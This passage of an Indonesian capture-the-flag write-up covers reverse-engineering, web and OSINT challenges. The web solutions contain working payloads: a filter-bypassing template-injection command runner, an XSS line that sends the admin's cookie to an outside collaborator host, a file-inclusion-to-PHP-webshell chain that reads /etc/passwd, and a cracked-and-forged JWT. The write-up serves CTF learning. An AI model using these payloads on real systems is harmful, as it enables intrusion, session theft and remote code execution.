        if arg432 == a[82] + a[83] + a[72] + a[74] + a[78] + a[76] + a[65] + a[64] +
a[75] + a[72] + a[31] + a[64] + a[75] + a[86] + a[64] + a[88] + a[82] + a[83] +
a[71] + a[68] + a[69] + a[72] + a[81] + a[82] + a[83]:
    return True
None(a[51] + a[71] + a[64] + a[83] + a[94] + a[79] + a[64] + a[82] + a[82] +
a[86] + a[78] + a[81] + a[67] + a[94] + a[72] + a[82] + a[94] + a[72] + a[77] +
a[66] + a[78] + a[81] + a[81] + a[68] + a[66] + a[83])
sys.exit(0)
return False

def arg122(arg432, arg423):
Warning: Stack history is not empty!
Warning: block stack is not empty!
arg433 = arg423
i = 0
if len(arg433) < len(arg432):
    arg433 = arg433 + arg423[i]
    i = (i + 1) % len(arg423)
    if not len(arg433) < len(arg432):
        return ''.join((lambda .0: [ chr(ord(arg422) ^ ord(arg442)) for
arg422, arg442 in .0 ])(zip(arg432, arg433)))

arg444 = arg132()
arg432 = arg232()
arg133(arg432)
arg112()
arg423 = arg111(arg444)
print(arg423)
sys.exit(0)

```

Apabila diperhatikan ini hanya operasi xor biasa, sama seperti warmup jadi untuk test biasa kita coba xor dulu ciphertextnya dengan slashroot7{

The screenshot shows the CyberChef XOR tool interface. In the 'Input' section, there is a file named 'flag.txt.enc' with a size of 30 bytes and type unknown. The 'Key' field contains 'slashroot7{'. The 'Output' section shows the decrypted result: 'ular_sancautgD+)^z&0"#AR0b(`s'.

Dapat dilihat teroutput ular_sanca, jadi kita coba xor sama ular_sanca

The screenshot shows the CyberChef XOR tool interface. In the 'Input' section, there is a file named 'flag.txt.enc' with a size of 30 bytes and type unknown. The 'Key' field contains 'ular_sanca'. The 'Output' section shows the decrypted result: 'slashroot7{pyth0n_v3r51_10k4l}'.

Dan ternyata benar, ternyata benar soal warmup sangatlah berguna

Flag: **slashroot7{pyth0n_v3r51_10k4l}**

Lazy

Diberikan sebuah executable saat dilihat di IDA terlihat seperti haskell, tetapi saat dicoba decompile pakai hsdecomp kena killed

```
$ python3 runner.py ../chall\ \(1\)
Killed
```

Ketika dijalankan, kita bisa melihat bahwa dia mengambil file flag.txt lalu di encrypt tapi dibalik

Ini contohnya flag.txt isi AAAAB (+newline)

```
$ ./chall\ \(1\
=====
Enter your name: a
=====
Hello a, this is your flag:
13 66 67 67 67 67
```

Bisa dilihat AAAA ada dibelakang (67) sementara B nya ada didepan (66)

Nah setelah analisis lebih jauh dapat diperhatikan bahwa enkripsi ini dilakukannya per karakter alias mengganti 1 karakter tidak akan mengganti keseluruhan ciphertext, dari sini terlintas ide untuk enkripsi seluruh charset karakter lalu value nya tinggal di mapping dengan yang didapat di server

Contoh flag.txt isinya

```
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&'()*+,.-/:<=>?@[\\]^_`{|}~
```

```
(wrth@Wrth)-[~/mnt/d/technical/ctf/slashroot]
$ ./chall\ \(1\
=====
Enter your name:
=====
Hello , this is your flag:
13 118 119 123 124 100 85 86 87 91 92 68 56 57 58 59 60 61 40 41 42 43 44 45 46 47 32 33 34 35 36 37 38 93 94 95 77 78 79 80 81 82 83 84 69
70 71 72 73 74 75 76 64 88 89 90 65 66 67 125 126 127 109 110 111 112 113 114 115 116 101 102 103 104 105 106 107 108 96 120 121 122 97 98
99 62 63 48 49 50 51 52 53 54 55
```

```
pt =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&'()*+,.-/:<=>?@[\\]^_`{|}~"
m = [118, 119, 123, 124, 100, 85, 86, 87, 91, 92, 68, 56, 57, 58, 59, 60, 61, 40,
41, 42, 43, 44, 45, 46, 47, 32, 33, 34, 35, 36, 37, 38, 93, 94, 95, 77, 78, 79,
```

```
80, 81, 82, 83, 84, 69, 70, 71, 72, 73, 74, 75, 76, 64, 88, 89, 90, 65, 66, 67,
125, 126, 127, 109, 110, 111, 112, 113, 114, 115, 116, 101, 102, 103, 104, 105,
106, 107, 108, 96, 120, 121, 122, 97, 98, 99, 62, 63, 48, 49, 50, 51, 52, 53, 54,
55][::-1]
print(len(m))
print(len(pt))
ct = [119, 112, 51, 108, 97, 85, 52, 108, 112, 85, 122, 52, 102, 54, 55, 106, 85,
113, 51, 108, 85, 104, 104, 52, 105, 113, 51, 76, 124, 48, 112, 101, 101, 114,
108, 113, 99, 104, 113]
flag = ""
for i in range(len(ct)):
    flag += pt[m.index(ct[i])]
print(flag[::-1])
└─(wrtcnswrtcn) - ~/mnt/d/technical/CRT/stats
$ python3 solvelazy.py
94
94
slashroot7{H4sk3ll_h4s_j01n3d_th3_ch4t}
```

Flag: slashroot7{H4sk3ll_h4s_j01n3d_th3_ch4t}

Dragon's Lair

Diberikan sebuah executable, ketika kita run kita bisa melawan naga besar, kita diberikan 3 pilihan

1. Freeze (do nothing)
2. Poison (attack 280, take damage 1750)
3. Heal 1800 take damage 1750 (heal 50 lah hitungannya)

Jadi sebenarnya idenya tinggal attack sekali lalu heal sampe full dan diulangi terus menerus sampai naga nya mati, kita membutuhkan sekitar $32430//280 = 115$ cycle sehingga cukup doable

```
from pwn import *

r = process("./dragon_lair")
r = remote("103.152.242.228",2022)
for i in range(32430//280):
    print(i,'/',32430//280)
    r.sendlineafter("ly]: ", b"2")
    for i in range(35):
        r.sendlineafter("ly]: ", b"3")

r.sendlineafter("ly]: ", b"2")
r.sendlineafter("ly]: ", b"3")
r.interactive()
```

```
PROBLEMS    OUTPUT    TERMINAL    PORTS    DEBUG CONSOLE

101 / 115
102 / 115
103 / 115
104 / 115
105 / 115
106 / 115
107 / 115
108 / 115
109 / 115
110 / 115
111 / 115
112 / 115
113 / 115
114 / 115
[*] Switching to interactive mode

-----
| Congratulations on your victory Chief! |
-----
flag: j|f3{rev3vra}vw3g{v3wart|}3` \x7frjva3rp{zvev~v}g

[*] Got EOF while reading in interactive
$ 
[*] Interrupted
[*] Closed connection to 103.152.242.228 port 2022
```

Ternyata flagnya kena encrypt :(

Terpaksa melakukan reverse, karena binarynya static + stripped kita perlu banyak rename-rename wkwkkw

Mari fokus pada bagian kode ini

```

if ( hp_musuh <= 0 )
{
    sub_44AF70(v23);
    sub_475E30(flag);
    print(&persen_s, "-----\n");
    print(&persen_s, "| Congratulations on your victory Chief! |\n");
    print(&persen_s, "-----\n");
    open(v23, "flag.txt", 8LL);
    read(v23, flag);
    v21 = randstuff(90, 9);
    for ( i = 0; ; ++i )
    {
        v10 = i;
        if ( v10 >= len(flag) || !*(_BYTE *)index(flag, i) )
            break;
        v8 = (_BYTE *)index(flag, i);
        v9 = v21 ^ *v8;
        *(_BYTE *)index(flag, i) = v9;
    }
    v12 = print(&persen_s, "flag: ");
    v13 = sub_478970(v12, flag);
    sub_46E660(v13, sub_46F450);
    byte_5DA138 = 0;
    sub_475F40(flag);
    sub_44CD80(v23);
    goto LABEL_42;
}

```

Bisa dilihat sebenarnya operasi enkripsi yang dilakukan sepertinya hanya $v9 = v21 \wedge *v8$, jadi hanya xor dengan satu byte key saja ternyata. Jadi tinggal kita bruteforce

```

from pwn import *
ct = b"j|f3{rev3vra}vw3g{v3wart|}3`\\x7frjva3rp{zvev~v}g"
for i in range(100):
    print(xor(ct, chr(i).encode()))

```

PROBLEMS

2

OUTPUT

TERMINAL

PORTS

1

DEBUG CONSOLE

```
b'btn;szm~;~ziu~\x7f;os~;\x7fiz|tu;hwzb~i;zxsr~m~v~uo'
b'cuo:r{1\x7f:\x7f{ht\x7f~:nr\x7f:~h{}ut:iv{c\x7fh:{yrs\x7f1\x7fw\x7ftn'
b'`v19qxo|9|xkw|}9mq|9}kx~vw9jux`|k9xzqp|o|t|wm'
b'awm8pyn}8}yjv}|8lp}8|jy\x7fwv8ktya}j8y{pq}n}u}v1'
b'fpj?w~iz?z~mqz?{kwz?{m~xpq?ls~fzm?~|wvzizrzqk'
b'gqk>v\x7fh{>{\x7flp{z>jv{>z1\x7fyqp>mr\x7fg{l>\x7f}vw{h{s{pj'
b'drh=u|kx=x|osxy=iux=yo|zrs=nq|dxo=~utxkxpksi'
b'es<t>jy<y>nryx<hty<xn>{sr<op>eyn<}\x7ftuyjyqyrh'
b'zlv#kbuf#fbqmfg#wkf#gqbdlm#pobzfq#b`kjfufnfmw'
b'{mw"jctg"gcplgf"vjq"fpceml"qnc{gp"cajkgtgoglv'
b'xnt!i`wd!d`sode!uid!es`fno!rm`xds!`bihdwldou'
b'you have earned the dragon slayer achievement'
b"~hr'ofqb'bfuibc'sob'cuf`hi'tkf~bu'fdonbqbjabis"
b'\x7fis&ngpc&cgt tcb&rnc&btgaih&ujg\x7fct&genocpckchr'
b'|jp%mds`%`dkw`a%qm`%awdbjk%vid|`w%dfml`s`h`kq'
b'}kq$lera$aevja`$pla$`veckj$whe}av$eglmaraiajp'
b'rd~+cj}n+njyeno+\x7fcn+oyj1de+xgjrny+jhcbn}nfne\x7f'
b'se\x7f*bk|o*okxdon*~bo*nxkmed*yfksox*kibco|ogod~'
b'pf|)ah\x7f1)1h{glm})al)m{hnfg)zehpl{)hja`1\x7f1dlg}'
b'qg}{`i~m(mizfml(|`m(lziogf({diqmz(ik`am~memf|'
b'v`z/gnyj/jn}ajk/{gj/k}nh`a/|cnvj}/nlgfjyjbja{'
b'wa{.fooxk.ko|`kj.zfk.j|oia`.}bowk|.omfgkxkck`z'
b'tbx-e1{h-h1\x7fchi-ye-h-i\x7f1jbc~~alth\x7f-lnedh{h`hcy'
b'ucy,dmzi,im~bih,xdii,h~mkcb,\x7f`mui~,modeiziaibx'
b'J\F\x13[REV\x13VRA]VW\x13G[V\x13WART\\]\x13 @_RJVA\x13RP[ZEV^V]G'
```

Flag: slashroot7{you have earned the dragon slayer achievement}

Intendednya sepertinya pakai menu 49 50 51 lalu tebak sebuah angka random, tetapi angka randomnya ini dari hasil analisis saya range 1000-99999 sehingga agak tidak probable

```
89     }
90     if ( input == 49 )
91         flag_1 = 1;
92     if ( (ini_apasih & 1) == 0 && input == 50 )
93         flag_2 = 1;
94     if ( !(ini_apasih % 3) && input == 51 )
95         flag_3 = 1;
96     do_nothing(&v18);
97     sub_4055B8(v23, &input, &v18);
98     v14 = stoi(v23, 0LL, 10LL);
99     v15 = v20 == v14;
100    sub_475F40(v23);
101    sub_406820(&v18);
102    if ( v15 )
103    {
104        if ( flag_1 && flag_2 && flag_3 )
105        {
106            print(&persen_s, "You're dropping 10 Electro Dragon (+4500 HP)\n");
107            add_hp(4500LL);
108            print_with_grid(4500LL, "You're dropping 10 Electro Dragon (+4500 HP)\n");
109            print(&persen_s, "Total Damage : 3243\n");
110            deal_damage(3243LL);
111            print(&persen_s, "Damage Dragon : 1750\n");
112            take_damage();
113            flag_1 = 0;
114            flag_2 = 0;
115            flag_3 = 0;
116        }
117    }
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134     v20 = randstuff(99999, 1000);
```

WEB


VeryLight



Diberikan sebuah link menuju web yang ketika di inspect, terdapat arahan untuk menginputkan parameter search.

```
<html>
<head>
    <title>Very Light</title>
</head>
<body>
    <marquee><h1>Very Very Light</h1></marquee>
    <!-- Parameter Name: search -->
    <!-- Method: GET -->
</body>
</html>
```

Input yang dimasukkan akan reflect pada website. Disini kami menemukan kerentanan SSTI karena payload {{4*4}} ditampilkan sebagai 16 pada website



```
<html>
<head>
    <title>Very Light</title>
</head>
<body>
    <marquee><h1>Very Very Light</h1></marquee>
    <h2>You searched for:</h2>
    <!-- Parameter Name: search -->
    <!-- Method: GET -->
</body>
</html>
16
```

Ketika ingin melakukan exploitasi, ternyata character space, underscore, dan petik dua diblokir oleh website

← → C Not secure | 103.152.242.228:20011/?search=_

hacking attempt _

Akan tetapi, filter tersebut masih bisa di bypass dengan kriteria berikut

- underscore(_) diencode menjadi \x5f dan digunakan menggunakan |attr()
- Petik dua bisa diganti dengan petik satu
- Spasi tidak terlalu diperlukan dalam SSTI kali ini, tapi pada sistem operasi unix bisa diganti dengan \${IFS}

Untuk final payloadnya seperti ini

```
{{{namespace|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')).get
('"\x5f\x5fbuiltins\x5f\x5f').get('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')()}
```

```
'ls${IFS}/'')).read()}
```

Ketika dijalankan, nama flag pun terlihat. Namun disini nama flag mengandung underscore sehingga perlu diakali dengan penggunaan asterisk.

```
-- bin  
13 boot  
14 coomme_geeeett_your_flek  
15 dev  
16 etc  
17 home  
18 lib  
19 lib32
```

Final payload

```
{((namespace|attr('__init__')|attr('__globals__')).get('__builtins__').get('__import__')('os')|attr('popen'))('cat${IFS}/coo*')).read()}
```

```
<html>  
<head>  
    <title>Very Light</title>  
</head>  
<body>  
    <marquee><h1>Very Very Light</h1></marquee>  
    <h2>You searched for:</h2>  
    <!-- Parameter Name: search -->  
    <!-- Method: GET -->  
</body>  
</html>  
slashroot7{jU5t_a_5iMpL3_bL4CkL15t_R1GhTTTTttttTTTTTTttt?}
```

Flag: slashroot7{jU5t_a_5iMpL3_bL4CkL15t_R1GhTTTTttttTTTTTTttt?}

give me feedback



Dari web yang diberikan, fungsionalitas web hanya terdapat pada menu feedback.

My Galery



Name

Name...

Feedback

Your Feedback...

Submit

Ketika menginputkan payload XSS ke webhook, ternyata ada 2 IP yang melakukan request. Pertama berasal dari IP Peserta dan yang kedua berasal dari IP Soal.

Dapat diartikan bahwa feedback yang di-input peserta akan dibuka oleh bot admin pada sisi server.

Poll every 2 seconds Poll now				
# ^	Time	Type	Payload	Comment
1	2023-Sep-30 06:10:37 UTC	DNS	w52jzawdhz8uw2g9absazh1a319rxg	
2	2023-Sep-30 06:10:37 UTC	DNS	w52jzawdhz8uw2g9absazh1a319rxg	
3	2023-Sep-30 06:10:38 UTC	HTTP	w52jzawdhz8uw2g9absazh1a319rxg	
4	2023-Sep-30 06:10:38 UTC	DNS	w52jzawdhz8uw2g9absazh1a319rxg	
5	2023-Sep-30 06:10:38 UTC	HTTP	w52jzawdhz8uw2g9absazh1a319rxg	
6	2023-Sep-30 06:11:06 UTC	DNS	w52jzawdhz8uw2g9absazh1a319rxg	

The Collaborator server received an HTTP request.
The request was received from IP address 103.152.242.228 at 2023-Sep-30 06:10:38 UTC.

Kemudian kami mencoba mengambil cookie dari admin dengan payload berikut. Flag pun didapatkan

```
<img src=x  
onerror='fetch(` http://hwh4qvny8kzfnn7u1wjvq2svum0fo4.oastify.com/?${document.cookie}` )'>
```

24 2023-Sep-30 06:30:43 UTC HTTP hwh4qvny8kzfnn7u1wjvq2svum0fo4				
Description Request to Collaborator Response from Collaborator				
	Pretty	Raw	Hex	
1	GET /?flag=slashroot7{xss_inj3ct1on} HTTP/1.1			
2	Host: hwh4qvny8kzfnn7u1wjvq2svum0fo4.oastify.com			
3	Connection: keep-alive			
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/102.0.5005.182 Safari/537.36			
5	Accept: */*			
6	Origin: http://localhost:3000			
7	Referer: http://localhost:3000/			
8	Accept-Encoding: gzip, deflate			
9	Accept-Language: en-US			
10				
11				

Flag: slashroot7{xss_inj3ct1on}

LotFeTT

CHALLENGE 10 SOLVES X

LotFeTT

471

Haduchhh, udh bingun w mau bikin apa lg. Jadi w bikin ini aja dah

Author: Anehinnn

<http://103.152.242.228:20012/>

Terdapat kerentanan LFI pada website yang diberikan. Tepatnya pada parameter page. Disini kami berhasil membaca file /etc/passwd

```
| view-source:103.152.242.228:20012/?page=../../../../etc/passwd
```

```
-----  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
  </main>
```

Terdapat page untuk login, username yang di-inputkan akan ter-reflect. Kemungkinan username ini tersimpan pada session.

Login

```
admin|
```

Submit

Welcome, admin

Disini kita bisa eskalasi ke menjadi RCE dengan cara membaca file session yang berisi username pengguna. Ketika username yang dibaca adalah kode php, maka kode tersebut akan di-proses oleh server.

Login

```
<?php system($_GET['c']) ?>|
```

Submit

Kemudian karena session yang di-set adalah `3efk7if1b1cdcqbddvra4kq4tr`, maka parameter page diarahkan untuk membaca file sesion PHP yang berada pada direktori `/tmp/sess_sessionid`

http://103.152.242.228:20012/?page=../../../../tmp/sess_3efk7if1b1cdcqbddvra4kq4tr&c=id

name|s:27:"uid=33(www-data) gid=33(www-data) groups=33(www-data) ";

Flag berada pada `/r34L_f14g`

name|s:27:"slashroot7{Ud4h_c4P3k_NuL15_f13GggGGggGG_Ny4_b4NgggGGG} ";

Flag: `slashroot7{Ud4h_c4P3k_NuL15_f13GggGGggGG_Ny4_b4NgggGGG}`

booklist library



Diberikan sebuah website dengan dua route yang didefinisikan

Welcome to rest api book list

endpoint :

- /api/login (post)
- /api/book/list (get)

Disini tidak diberikan parameter maupun header yang seharusnya digunakan, sehingga kami pun menebak-nebak data yang digunakan untuk login. Didapati cara loginnya seperti ini. Didapati juga response berupa JWT Token

The screenshot shows a POST request to the endpoint /api/login. The request body contains the parameters username=user&password=user123. The response is a JSON object indicating a successful login with status code 200 OK, containing a JWT token.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /api/login HTTP/1.1	2 Host: 103.152.242.228:20013	1 HTTP/1.1 200 OK	2 Server: Werkzeug/2.3.7 Python/3.8.17
3 User-Agent: curl/8.0.1	4 Accept: */*	3 Date: Sat, 30 Sep 2023 06:42:49 GMT	4 Content-Type: text/html; charset=utf-8
5 Content-Length: 45	6 Content-Type:	5 Content-Length: 101	6 Connection: close
application/x-www-form-urlencoded	7 Connection: close	7	8 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJhZG1pbI6ZmFsc2V9.DOWMWGEzJsdChhWLQuHi4F7gjAhrs8PEFLxKSoxjGrQ
9 username=user&password=user123			

Hasil decode dari JWT tersebut adalah:

The screenshot shows the decoded JWT token. It consists of three parts: the header, the payload, and the signature. The header specifies the algorithm as HS256 and the type as JWT. The payload contains a single key-value pair where the value is false.

Encoded	Decoded
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJhZG1pbI6ZmFsc2V9.DOWMWGEzJsdChhWLQuHi4F7gjAhrs8PEFLxKSoxjGrQ	HEADER: ALGORITHM & TOKEN TYPE
	{ "alg": "HS256", "typ": "JWT" }
	PAYOUT: DATA
	{ "admin": false }
	VERIFY SIGNATURE

Kemudian untuk mengakses booklist, didapati error.

Request	Response
<pre>Pretty Raw Hex 1 GET /api/book/list HTTP/1.1 2 Host: 103.152.242.228:20013 3 User-Agent: curl/8.0.1 4 Accept: /* 5 Authorization 6 Connection: close 7 8</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.3.7 Python/3.8.17 3 Date: Sat, 30 Sep 2023 13:29:57 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 5 6 Connection: close 7 8 Error</pre>

Setelah melakukan proses “**Pendukunan**” didapatkan bahwa Header yang diperlukan adalah **Authorization** dengan value JWT Token dari proses login sebelumnya

Request	Response
<pre>Pretty Raw Hex 1 GET /api/book/list HTTP/1.1 2 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9. eyJhZG1pbiiI6ZmFsc2V9.DOWMWGEzJsdChhWL QuHi4F7gjAhrs8PEFLxKSoxjGrQ 3 Host: 103.152.242.228:20013 4 User-Agent: curl/8.0.1 5 Accept: /* 6 Authorization 7 Connection: close 8 9</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.3.7 Python/3.8.17 3 Date: Sat, 30 Sep 2023 13:30:53 GMT 4 Content-Type: application/json 5 Content-Length: 2526 6 Connection: close 7 8 [{ "description": "The Hobbit is set in Middle-earth and follows home-loving Bilbo Baggins, the hobbit of the title, who joins the wizard Gandalf and thirteen dwarves that make up Thorin Oakenshield's Company, on a quest to reclaim the dwarves' home and treasure from the dragon Smaug. Bilbo's journey takes him from his peaceful rural surroundings into more sinister territory.", "title": "The Hobbit" }, { "description": "</pre>

Dari response JSON yang diberikan, terdapat string yang aneh

```
        },
        "description": "Lorem ipsum dolor sit amet consectetur, adipisicing elit. Voluptatibus nostrum ea mollitia aspernatur optio reprehenderit blanditiis sapiente provident alias, sit, nulla praesentium ipsam animi cupiditate nisi dignissimos perspiciatis in commodi? rlf=hjik18ki4jj2m85jlk lm654mjjj4h4k8_y+tk5_37i51k194h7513l45i56m652 4m2k51m2 Lorem ipsum dolor sit amet consectetur, adipisicing elit. Voluptatibus nostrum ea mollitia aspernatur optio reprehenderit blanditiis sapiente provident alias, sit, nulla praesentium ipsam animi cupiditate nisi dignissimos perspiciatis in commodi?",  
        "title": "r=rockyou"
    }
]
```

1. rlf=hjik18ki4jj2m85jlk lm654mjjj4h4k8_y+tk5_37i51k194h7513l45i56m652
4m2k51m2
2. r=rockyou

Apabila diamati, text aneh pertama nampaknya hasil enkripsi dari sebuah cipher yang kemungkinan besar adalah *Caesar Cipher*.

Disini kami mencoba melakukan bruteforce shift yang digunakan untuk mengenkripsi string.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Brute-Force mode: the 25 shifts (for the alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ) are tested and sorted from most probable to least probable.

Shift	Text
→4 (+2 2)	nhb=dfeg18ge4ff2i85fhghi654ffff4d4g8_u +pg5_37e51g194d7513h45e56i6524i2g512
→5 (+2 1)	mga=cedf18fd4ee2h85egfgh654heee4c4f8_t +of5_37d51f194c7513g45d56h6524h2f51h2
→7 (+1 9)	key=acbd18db4cc2f85cedef654fcc4a4d8_r +md5_37b51d194a7513e45b56f6524f2d51f2
→16 (+1	bvp=rtsu18us4tt2w85tvuvw654wttt4r4u8_i

CAESAR CIPHER DECODER

★ CAESAR SHIFTED CIPHERTEXT ?
rlf=hjik18ki4jj2m85j1k1m654mjjj4h4k8_y+tk5_37i51k194h751314
5156m6524m2k51m2

Test all possible shifts (26-letter alphabet A-Z)

► DECRYPT (BRUTEFORCE)

MANUAL DECRYPTION AND PARAMETERS

★ SHIFT/KEY (NUMBER): 3

USE THE ENGLISH ALPHABET (26 LETTERS FROM A TO Z)
 USE THE ENGLISH ALPHABET AND ALSO SHIFT THE DIGITS 0-9
 USE THE LATIN ALPHABET IN THE TIME OF CAESAR (23 LETTERS, NO J, U OR W)
 USE THE ASCII TABLE (0-127) AS ALPHABET

Didapati string berikut:

key=acbd18db4cc2f85cedef654fcc4a4d8_r+md5_37b51d194a7513e45b56f6524f2d51f2

Disini terdapat key yang sepertinya masih perlu diolah. Terdapat dua md5 yang apabila dicoba bruteforce menghasilkan foo dan bar.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
acbd18db4cc2f85cedef654fcc4a4d8
37b51d194a7513e45b56f6524f2d51f2
```

I'm not a robot



reCAPTCHA
Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
acbd18db4cc2f85cedef654fcc4a4d8	md5	foo
37b51d194a7513e45b56f6524f2d51f2	md5	bar


String terakhir jadi seperti ini:

key=foo_r+md5_bar

Berdasarkan string aneh pada json, sepertinya value dari r perlu diubah menjadi isi dari file rockyou

```
raesentium ipsum autem cup  
simos perspiciatis in comm  
"title": "r=rockyou"  
}
```

Tersisa string +md5 yang kurang yakin apa maksudnya. Disini saya coba mengkonfirmasi kepada probset dan ternyata yang dimaksud adalah melakukan md5 dari wordlist rockyou



Format akhir dari key adalah:

foo_md5string_bar

Disini kami membuat sebuah script untuk membuat wordlist yang dibutuhkan.

```
import hashlib  
file_paths = ["/usr/share/wordlists/rockyou.txt"]  
  
def concatenate_lines_with_prefix_suffix(file_paths):  
    result = []  
    for file_path in file_paths:  
        with open(file_path, 'rb') as file:  
            lines = file.readlines()  
            for line in lines:  
                line = line.strip()
```

```

        if line:
            try:
                md5_hash = hashlib.md5(line).hexdigest()
                concatenated_line = f"foo_{md5_hash}_bar"
                result.append(concatenated_line)
            except:
                pass

    return result

concatenated_lines = concatenate_lines_with_prefix_suffix(file_paths)

output_file_path = "wordlist.txt"
with open(output_file_path, 'w') as output_file:
    for line in concatenated_lines:
        output_file.write(line + '\n')

print(f"Concatenated lines saved to {output_file_path}")

```

Hasil dari script tersebut kurang lebih seperti ini

```

└──(kali㉿localhost)-[~/tmp]
└─$ head wordlist.txt
foo_e10adc3949ba59abbe56e057f20f883e_bar
foo_827ccb0eea8a706c4c34a16891f84e7b_bar
foo_25f9e794323b453885f5181f1b624d0b_bar
foo_5f4dcc3b5aa765d61d8327deb882cf99_bar
foo_f25a2fc72690b780b2a14e140ef6a9e0_bar
foo_8afa847f50a716e64932d995c8e7435a_bar
foo_fcea920f7412b5da7be0cf42b8c93759_bar
foo_f806fc5a2a0d5ba2471600758452799c_bar
foo_25d55ad283aa400af464c76d713c07ad_bar
foo_e99a18c428cb38d5f260853678922e03_bar

```

Dari wordlist baru ini, barulah dilakukan cracking untuk password dari JWT Token.

```
└─(kali㉿localh3art)-[/tmp]
└─$ gojwtcrack -t token.txt -d wordlist.txt
foo_444aa86e85a753b76fb9eda8383e159_bar
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiiI
6ZmFsc2V9.DOWMWGEzJsdChhWLQuHi4F7gjAhrs8PEFLxKSo
xjGrQ
```

Key = foo_444aa86e85a753b76fb9eda8383e159_bar

Dengan menggunakan situs jwt.io, kami mengubah value **admin** menjadi **true**.

Encoded	Decoded
PASTE A TOKEN HERE eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiiI6dHJ1ZX0.rVLfQ07VMZss80MMfcBriKU42stU6cw2sCTLjzoCijc	EDIT THE PAYLOAD AND SECRET HEADER: ALGORITHM & TOKEN TYPE {"alg": "HS256", "typ": "JWT"} PAYLOAD: DATA {"admin": true} VERIFY SIGNATURE HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), foo_444aa86e85a753b76) <input type="checkbox"/> secret base64 encoded

Flag pun didapatkan ketika menggunakan token tersebut untuk mengakses endpoint api/book/list

```
},  
{  
  "description": "slashroot7{w3Ak_jWt_k3y}",  
  "title": "Flag"  
}  
]
```

Flag: slashroot7{w3Ak_jWt_k3y}

OSINT

Waka Waka eh eh



Pada challenge ini kita diminta untuk mencari flag yang nampaknya tertulis di halaman profil probset. Diketahui halaman profil yang dimaksud merupakan website tool yang kerap digunakan untuk melakukan "tracking" waktu coding.

Karena tidak diberikan attachment, maka interest merujuk pada nama author. Setelah membuka biodata discord author, didapat info sebagai berikut:

A screenshot of a Discord user profile for a user named "Indra Yana" (indrayyana). The profile picture is a black and white illustration of a character with long hair. The bio section is mostly redacted. Below the bio are tabs for "User Info", "Activity", "Mutual Servers", and "Mutual Friends". A red arrow points from the word "INTEREST" to a section where the user can add notes. Below this is a note input field containing "indrayyana" with a checkmark and a dropdown arrow. The entire "indrayyana" entry is highlighted with a red box.

Nampaknya author mencantumkan link githubnya. Setelah dibuka, perhatian saya tertuju pada kata "waka" yang ada di profile README.md author.

